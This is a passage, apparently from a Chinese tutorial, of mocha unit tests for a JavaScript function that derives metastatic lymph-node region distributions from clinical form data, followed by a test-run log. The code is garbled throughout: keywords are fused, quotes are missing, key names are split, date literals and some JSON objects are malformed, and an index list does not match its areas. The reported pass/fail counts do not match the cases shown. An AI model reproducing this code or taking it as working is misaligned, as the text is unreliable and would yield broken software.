    vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftArea Middle":"","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"15/16","LMuscleArea":"16/17","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

    varmainside="";

    expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":1,"左 IIa 区":0,"左 IIb 区":0,"左 III 区":0,"左 IV 区":0,"左肌间区":1,"左 Va 区":0,"左 Vb 区":3,"左前上纵膈区":2,"左 Ib 区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥 1-2 片":0,"右沟下段桥 1-3 片":0,"右 IIa 区":0,"右 IIb 区":0,"右 III 区":0,"右 IV 区":0,"右肌间区":0,"右 Va 区":0,"右 Vb 区":0,"右前上纵膈区":0,"右 Ib 区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟下段①","左肌间区①","左 Vb 区③","左前上纵膈区②"],"NumberInx":[1,1,3,2]},"R":{"NumberArea":[],"NumberInx":[]}});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case10,function()
{
    //右侧(单侧)

    //下段(Y1)-肌间区(Y1)-前上膈(Y2)-5b 区(Y3)

    vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftArea Middle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"5/6","RightUnderOneThree":"5/6","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"15/16","RMuscleArea":"16/17","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

    varmainside="";

```



```

    expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":1,"右沟下段桥1-3片":1,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":1,"右Va区":0,"右Vb区":3,"右前上纵膈区":2,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟下段桥1-2片①","右沟下段桥1-3片①","右肌间区①","右Vb区③","右前上纵膈区②"],"NumberInx":[1,1,1,3,2]}});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case11,function()
{
//左侧(单侧)
//下段(Y1)-肌间区(Y1)-前上膈(Y2)-5b 区(Y3)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"16/17","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMed iastinalArea":"17/18","LOnebArea":"18/19","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalA rea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

    varmainside="";

    expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":1,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":1,"左Va区":0,"左Vb区":0,"左前上纵膈区":2,"左Ib区":2,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟下段①","左肌间区①","左前上纵膈区②","左Ib区②"],"NumberInx":[1,1,2,2]},"R":{"NumberArea":[],"NumberInx":[]}});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case12,function()
{
//右侧(单侧)
//下段(Y1)-肌间区(Y1)-前上膈(Y2)-5b 区(Y3)

vardata={"Pk":"f05ae9f5154b4926b629ac755c8ab59b","TSFK":"f82fb17933b2402b89c481c55a355a6 0","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"5/6","RightUnderOneThree":"5/6","LTwo AArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscle Area":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":

```



```
ea":"","RMuscleArea":"16/17","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":
"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebAre
a":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"18/19","R
ParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside=";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"
左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"
左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟
下段桥1-2片":1,"右沟下段桥1-3片":1,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":1,"
右Va区":0,"右Vb区":0,"右前上纵膈区":2,"右Ib区":2,"右咽旁区":0,"右颅底区
":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟下段桥1-2片①","右沟下段桥1-3
片①","右肌间区①","右前上纵膈区②","右Ib区②"],"NumberInx":[1,1,1,2,2]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```

```
it('转移 LN 分布派生-Case13,function()
```

```
{
```

```
//左侧(单侧)
```

```
//喉前亚区(Y1)-胸骨上窝(Y1)-上段(Y2)-中段(Y2)-前上膈(Y3)-4区(Y3>Y1=Y3)-5b区(Y3)-咽旁
(Y3)-颅底(Y4)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/1","SternumTopArea":"2/3","LeftAreaTop":"3/4","
LeftAreaMiddle":"4/5","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo
":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"13/14","LF
iveAArea":"","LFiveBArea":"15/16","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","
RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime
":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"3
0048","LMediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMedi
astinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside=";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":1,"左沟上段":2,"
左沟中段":2,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":3,"左肌间区":0,"左Va区":0,"
左Vb区":3,"左前上纵膈区":3,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟
下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"
右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区
":0},"L":{"NumberArea":["左沟上段②","左沟中段②","左IV区③","左Vb区③","左前上纵膈区③
"],"NumberInx":[2,2,3,3,3]},"R":{"NumberArea":[],"NumberInx":[]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```

```
it('转移 LN 分布派生-Case14,function()
```

```
{
```

```
//右侧(单侧)
```



//喉前亚区(Y1)-胸骨上窝(Y1)-上段(Y2)-中段(Y2)-前上膈(Y3)-4 区(Y3>Y1=Y3)-5b 区(Y3)-咽旁(Y3)-颅底(Y4)

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/1","SternumTopArea":"2/3","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"3/4","RightAreaMiddle":"4/5","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"15/16","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"13/14","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreateTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside="";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":3,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":2,"右沟中段":2,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":3,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":3,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左Vb区③"],"NumberInx":[3]},"R":{"NumberArea":["右沟上段②","右沟中段②","右IV区③","右前上纵膈区③"],"NumberInx":[2,2,3,3]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```

```
it('转移 LN 分布派生-Case15',function()
```

```
{
```

```
//左侧(单侧)
```

```
//上段(Y1)-中段(Y1)-前上膈(Y2)-2a 区(Y1)-4 区(Y1<Y2=Y2)-1b 区(Y2)-颅底(Y3)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"3/4","LeftAreaMiddle":"4/5","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"10/11","LTwoBArea":"","LThreeArea":"","LFourArea":"13/14","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreateTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"17/18","LOnebArea":"18/19","LParapharyngealArea":"","LVeinholeArea":"20/21","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside="";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":1,"左沟中段":1,"左沟下段":0,"左IIa区":1,"左IIb区":0,"左III区":0,"左IV区":2,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":2,"左Ib区":2,"左咽旁区":0,"左颅底区":3,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟上段①","左沟中段①","左IIa区①","左IV区②","左前上纵膈区②","左Ib区②","左颅底区③"],"NumberInx":[1,1,1,2,2,3]},"R":{"NumberArea":[],"NumberInx":[]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
```



```

});

it('转移 LN 分布派生-Case16,function()
{
//右侧(单侧)
//上段(Y1)-中段(Y1)-前上膈(Y2)-2a 区(Y1)-4 区(Y1<Y2=Y2)-1b 区(Y2)-颅底(Y3)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftArea
Middle":"","LeftAreaUnder":"","RightAreaTop":"3/4","RightAreaMiddle":"4/5","RightUnderOneTwo":"","
RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea
":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"10/11","RTwoBArea":"","RThreeArea":"","RFourA
rea":"13/14","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/
Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"3004
8","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalAre
a":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":"20/21"};

varmainside=";

expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"
左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"
左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":1,"右沟中段":1,"右沟
下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":1,"右IIb区":0,"右III区":0,"右IV区":2,"右肌间区":0,"
右Va区":0,"右Vb区":0,"右前上纵膈区":2,"右Ib区":2,"右咽旁区":0,"右颅底区
":3},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟上段①","右沟中段①","右IIa区
①","右IV区②","右前上纵膈区②","右Ib区②","右颅底区③"],"NumberInx":[1,1,1,2,2,2,3]}});

expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case17,function()
{
//左侧(单侧)
//胸骨上窝(Y1)-前上膈(Y2)-2a 区(Y1)-4 区(Y2=Y2=Y2)-颅底(Y4)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"2/3","LeftAreaTop":"","LeftA
reaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","Righ
tUnderOneThree":"","LTwoAArea":"10/11","LTwoBArea":"","LThreeArea":"","LFourArea":"13/14","LFive
AArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFour
Area":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date
(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","L
MediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"20/21","RMediasti
nalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

varmainside=";

expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":3333,"胸骨上窝亚区":1,"左沟上段
":0,"左沟中段":0,"左沟下段":0,"左IIa区":1,"左IIb区":0,"左III区":0,"左IV区":2,"左肌间区":0,"左Va
区":0,"左Vb区":0,"左前上纵膈区":2,"左Ib区":0,"左咽旁区":0,"左颅底区":4,"右沟上段":0,"右沟中段
":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右

```



```

肌间区":0,"右 Va 区":0,"右 Vb 区":0,"右前上纵膈区":0,"右 Ib 区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左 IIa 区①","左 IV 区②","左前上纵膈区②","左颅底区④"],"NumberInx":[1,2,2,4]},"R":{"NumberArea":["NumberInx":[]]});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case18',function()
{
    //右侧(单侧)
    //胸骨上窝(Y1)-前上膈(Y2)-2a 区(Y1)-4 区(Y2=Y2=Y2)-颅底(Y4)

    vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"2/3","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"10/11","RTwoBArea":"","RThreeArea":"","RFourArea":"13/14","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":"20/21"};

    varmainside="";

    expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左 IIa 区":0,"左 IIb 区":0,"左 III 区":0,"左 IV 区":0,"左肌间区":0,"左 Va 区":0,"左 Vb 区":0,"左前上纵膈区":0,"左 Ib 区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥 1-2 片":0,"右沟下段桥 1-3 片":0,"右 IIa 区":1,"右 IIb 区":0,"右 III 区":0,"右 IV 区":2,"右肌间区":0,"右 Va 区":0,"右 Vb 区":0,"右前上纵膈区":2,"右 Ib 区":0,"右咽旁区":0,"右颅底区":4},"L":{"NumberArea":["NumberInx":[]],"NumberInx":[]},"R":{"NumberArea":["右 IIa 区①","右 IV 区②","右前上纵膈区②","右颅底区④"],"NumberInx":[1,2,2,4]});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case19',function()
{
    //左侧(单侧)
    //喉前亚区(Y1)-前上膈(Y2)

    vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/2","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

```



```

var mainside="";

expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":2,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左前上纵膈区②"],"NumberInx":[2]},"R":{"NumberArea":[],"NumberInx":[]}});

expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case20',function()
{
//右侧(单侧)
//喉前亚区(Y1)-前上膈(Y2)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/2","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};

var mainside="";

expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":2,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右前上纵膈区②"],"NumberInx":[2]}});

expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case21',function()
{
//左侧(单侧)
//前上膈(Y2)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","L

```



```
FiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside="";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":1,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区
```

":0},"L":{"NumberArea":["左前上纵膈区①

```
"],"NumberInx":[1]},"R":{"NumberArea":[],"NumberInx":[]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
```

```
});
```

```
it('转移 LN 分布派生-Case22',function()
```

```
{
```

```
//右侧(单侧)
```

```
//前上膈(Y2)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside="";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":1,"右Ib区":0,"右咽旁区":0,"右颅底区
```

":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右前上纵膈区①

```
"],"NumberInx":[1]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
```

```
});
```

```
}
```

```
);
```



我们在 DOS 窗口里执行 mocha 测试文件的绝对路径来看下效果:

```
C:\Users\IP-206>mocha D:\项目需求文档\Mochai\Clinical\test

转移LN分布派生
✓ 转移LN分布派生-Case01
✓ 转移LN分布派生-Case02
✓ 转移LN分布派生-Case03
✓ 转移LN分布派生-Case04
✓ 转移LN分布派生-Case05
✓ 转移LN分布派生-Case06
✓ 转移LN分布派生-Case07
✓ 转移LN分布派生-Case08
✓ 转移LN分布派生-Case09
✓ 转移LN分布派生-Case10
✓ 转移LN分布派生-Case11
✓ 转移LN分布派生-Case12
✓ 转移LN分布派生-Case13
✓ 转移LN分布派生-Case14
✓ 转移LN分布派生-Case15
✓ 转移LN分布派生-Case16
1) 转移LN分布派生-Case17
✓ 转移LN分布派生-Case18
✓ 转移LN分布派生-Case19
✓ 转移LN分布派生-Case20
✓ 转移LN分布派生-Case21
```

```
21 passing (31ms)
1 failing

1) 转移LN分布派生 转移LN分布派生-Case17:
```

```
+ expected - actual

-<"NumberAreaList":<"喉前亚区":0,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":1,"左IIb区":0,"左III区":0,"左IV区":2,"左肌间区":0,"左Ua区":0,"左Ub区":0,"左前上纵膈区":2,"左Ib区":0,"左咽旁区":0,"左颅底区":4,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Ua区":0,"右Ub区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0>,"L":<"NumberArea":["左IIa区①","左IV区②","左前上纵膈区②","左颅底区④"],"NumberInx":[1,2,2,4]>,"R":<"NumberArea":[],"NumberInx":[]>>

